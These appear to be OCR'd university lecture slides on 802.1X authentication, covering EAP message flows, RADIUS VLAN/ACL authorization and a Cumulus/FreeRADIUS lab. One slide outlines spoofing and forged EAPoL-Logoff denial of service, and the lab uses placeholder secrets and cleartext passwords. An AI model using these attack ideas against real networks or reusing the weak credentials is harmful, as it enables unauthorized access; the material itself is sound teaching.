
Relay Mode (MD5-challenge)

When the user is online, the access device **periodically sends a handshake packet to the client to monitor the user.**




Relay Mode (MD5-challenge)

After receiving a handshake packet, **the client sends a response packet to the access device, indicating that the user is still online**. By default, the access device disconnects the user if it does not receive any response from the client after sending two consecutive handshake packets. The handshake mechanism allows the access device to detect unexpected user disconnections




Relay Mode (MD5-challenge)

To go offline, the client sends an **EAPoL-Logoff** packet to the access device.



Relay Mode (MD5-challenge)



The access device changes the port state from authorized to unauthorized and sends an **EAP-Failure** packet to the client.

a more complex example: EAP-TLS from RFC 5216

*with 802.1x the handshake starts with a
EAPOL-start*

In the case where the server authenticates to the peer successfully, but the peer fails to authenticate to the server, the conversation will appear as follows:

Authenticating Peer	Authenticator
-----	-----
EAP-Request/ Identity	<- EAP-Request/ Identity
EAP-Response/ Identity (MyID) ->	<- EAP-Request/ EAP-Type=EAP-TLS (TLS Start)
EAP-Request/ EAP-Type=EAP-TLS (TLS client_hello)->	<- EAP-Request/ EAP-Type=EAP-TLS (TLS server_hello, TLS certificate, [TLS server_key_exchange, TLS certificate_request, TLS server_hello_done])
EAP-Response/ EAP-Type=EAP-TLS (TLS certificate, TLS client_key_exchange, TLS certificate_verify, TLS change_cipher_spec, TLS finished) ->	<- EAP-Request/ EAP-Type=EAP-TLS (TLS change_cipher_spec, TLS finished)
EAP-Response/ EAP-Type=EAP-TLS ->	<- EAP-Request EAP-Type=EAP-TLS (TLS Alert message)
EAP-Response/ EAP-Type=EAP-TLS ->	<- EAP-Failure (User Disconnected)

Additional Operations: Re-Authentication

Re-authentication for 802.1X-authenticated Users

- ❑ re-authentication if parameters changed
- ❑ client sends back user authentication parameters for re-auth
- ❑ If the user authentication information on the authentication server remains unchanged, the user keeps online.
 - ❑ If the information has been modified, the user is disconnected and needs to be re-authenticated

Re-authentication for Users in Abnormal Authentication State

- ❑ users in pre-connection state
- ❑ re-authenticate the users based on user entries to access the network quickly
- ❑ If a user fails the re-authentication before the user entry aging time expires, the access device deletes the user entry and reclaims the granted network access rights.
- ❑ If a user is successfully re-authenticated before the user entry aging time expires, the access device adds a user-authenticated entry and grants corresponding network access rights to the user.

Additional Operations: Log out and Timers

- ❑ ***When users go offline but the access device and RADIUS server do not detect the offline events, the following problems may occur:***
 - ❑ The RADIUS server still performs accounting for the users, causing incorrect accounting.
 - ❑ Unauthorized users may spoof IP addresses and MAC addresses of authorized users to access the network.
 - ❑ If there are many offline users, these users are still counted as access users of the device. As a result, other users may fail to access the network.
- ❑ The access device needs to detect user logout immediately, delete the user entry, and instruct the RADIUS server to stop accounting.
- ❑ A user may log out in the following scenarios: The user proactively logs out on the client, the access device controls user logout, and the RADIUS server logs out the user.
- ❑ ***802.1X relies on several timers to control the number of packet retransmission times and timeout interval.***

802.1X Authorization: VLAN

To prevent unauthenticated users from accessing restricted network resources, the restricted network resources and unauthenticated users are allocated to different VLANs. ***After a user is authenticated, the authentication server returns an authorized VLAN to the user.***

The access device then changes the VLAN to which the user belongs to the authorized VLAN, with the interface configuration remaining unchanged. The authorized VLAN takes precedence over the VLAN configured on the interface.

That is, the authorized VLAN takes effect after the authentication succeeds, and the configured VLAN takes effect after the user goes offline. When the RADIUS server assigns an authorized VLAN, the following standard RADIUS attributes must be used together:

- Tunnel-Type: This attribute must be set to VLAN or 13.
- Tunnel-Medium-Type: This attribute must be set to 802 or 6.
- Tunnel-Private-Group-ID: The value is the assigned VLAN ID.

802.1X Authorization: ACL

- ❑ After a user is authenticated, the authentication server assigns an ACL to the user. Then, the access device controls the user packets according to the ACL.
 - ❑ If the user packets match the permit rule in the ACL, the packets are allowed to pass through.
 - ❑ If the user packets match the deny rule in the ACL, the packets are discarded.
- ❑ ***The RADIUS server can assign an ACL to a user in either of the following modes:***
 - ❑ ***Static ACL assignment:*** The RADIUS server uses the standard RADIUS attribute Filter-Id to assign an ACL ID to the user. In this mode, the ACL and corresponding rules are configured on the access device in advance.
 - ❑ ***Dynamic ACL assignment:*** The RADIUS server uses the RADIUS attribute HW-Data-Filter extended by Huawei to assign an ACL ID and corresponding rules to the user. In this mode, the ACL ID and ACL rules are configured on the RADIUS server.

802.1X Authorization: UCL

A **User Control List (UCL)** is a collection of network terminals such as PCs and smartphones. The administrator can add users having the same network access requirements to a UCL, and configure a network access policy for the UCL, greatly reducing the administrator's workload.

The RADIUS server assigns a UCL to a specified user in either of the following modes:

- Assigns the UCL name through the standard RADIUS attribute Filter-Id.
- Assigns the UCL ID through the RADIUS attribute HW-UCL-Group extended by Huawei.
- You must configure the UCL and its network access policy on the access device in advance regardless of the UCL authorization mode used


Dot1x vulnerabilities


- ❑ If an attacker is able to physically intercept packets from a station connected to an authorize port (e.g. attacker and legitimate user connected to the same hub – MitM), the attacker can:
 - ❑ spoof the MAC/IP of the authorized user, thus accessing the medium
 - ❑ perform a DoS attack by crafting rogue EAPoL-Logoff packets with the victim's MAC address
 - ❑ EAPoL-Logoff messages are cleartext, everyone can spoof them
- ❑ MACsec and MACsec Key Agreement were added to the standard to overcome this vulnerability


Lab 5: 802.1x Port-Based Authentication and VLAN assignment

Overview

- ❑ In this lab we demonstrate the use of 802.1x with EAP-MD5 to authenticate a user that wants to connect to a VLAN
 - ❑ unauthenticated users cannot send traffic (802.1x port authorization)
 - ❑ the switch dynamically assign the VLAN to the relative access port according to the authentication server configuration
- ❑ **Lab components**
 - ❑ 2 hosts that act as 802.1x supplicants
 - ❑ 1 802.1x Authentication Server (Linux freeradius) in VLAN 1
 - ❑ 1 cumulus switch that acts as a 802.1x Authenticator + L3 FWD
- ❑ **REQUIRES** cumulus linux version <= 4.3
 - ❑ from 4.4 on, the dot1x feature have been removed :(








Tasks

1. Configure the L3 switch so that
 - a. swp3 statically configured as access port for VLAN 30
 - b. swp1, swp2, configured with 802.1x port authorization
 - i. for simplicity, the auth method is EAP-MD5
 - ii. the Authentication Server is in VLAN 30
 - c. swp1, swp2: access port with dynamic VLAN assignment according to the user name
 - i. pippo: VLAN 10
 - ii. pluto: VLAN 20
 - iii. IP forwarding enabled (it requires a vlan interface for each VLAN)
 - d. configure VLAN IP interfaces (required to communicate with the RADIUS server in VLAN 30 and for inter-VLAN IP forwarding - if needed)
2. Configure radius
 - a. to run freeradius for the above mentioned configuration
3. Configure the 2 clients
 - a. LAN access via 802.1x authentication
 - b. static IP configuration (for simplicity. Homework: configure dynamic IP configuration with DHCP)




Remote Radius Server




```
net add bridge bridge ports swp1,swp2,swp3  
net add bridge bridge vids 30  
  
net add interface swp3 bridge access 30  
  
net add vlan 10 ip address 10.0.10.1/24  
net add vlan 20 ip address 10.0.20.1/24  
net add vlan 30 ip address 10.0.30.1/24  
  
net add dot1x radius shared-secret radiussecret  
net add dot1x radius server-ip 10.0.30.2  
net add dot1x dynamic-vlan  
net add interface swp1,swp2 dot1x  
net add dot1x dynamic-vlan require  
  
net commit
```


user: pippo



10.0.20.101/24
user: pluto



Remote Radius Server



```
#install freeradius
sudo apt install freeradius

#configure iface
ip addr add 10.0.30.2/24 dev enp0s3
ip r add default via 10.0.30.1

#start FreeRadius as a daemon
service freeradius start
#or as a simple process
freradius -X
```

10.0.1
usei

```
#FreeRadius Configuration. This goes
#into /etc/freeradius/3.0/clients.conf

client cumulus1 {
    ipaddr = 10.0.30.1
    secret = "radiussecret"
    shortname = lab
}
```



```
#FreeRadius Configuration. This goes
#into /etc/freeradius/3.0/users
```

```
pippo      Cleartext-Password := "pippo"
            Service-Type = Framed-User,
            Tunnel-Type = 13,
            Tunnel-Medium-Type = 6,
            Tunnel-Private-Group-ID = 10
```

```
pluto      Cleartext-Password := "pluto"
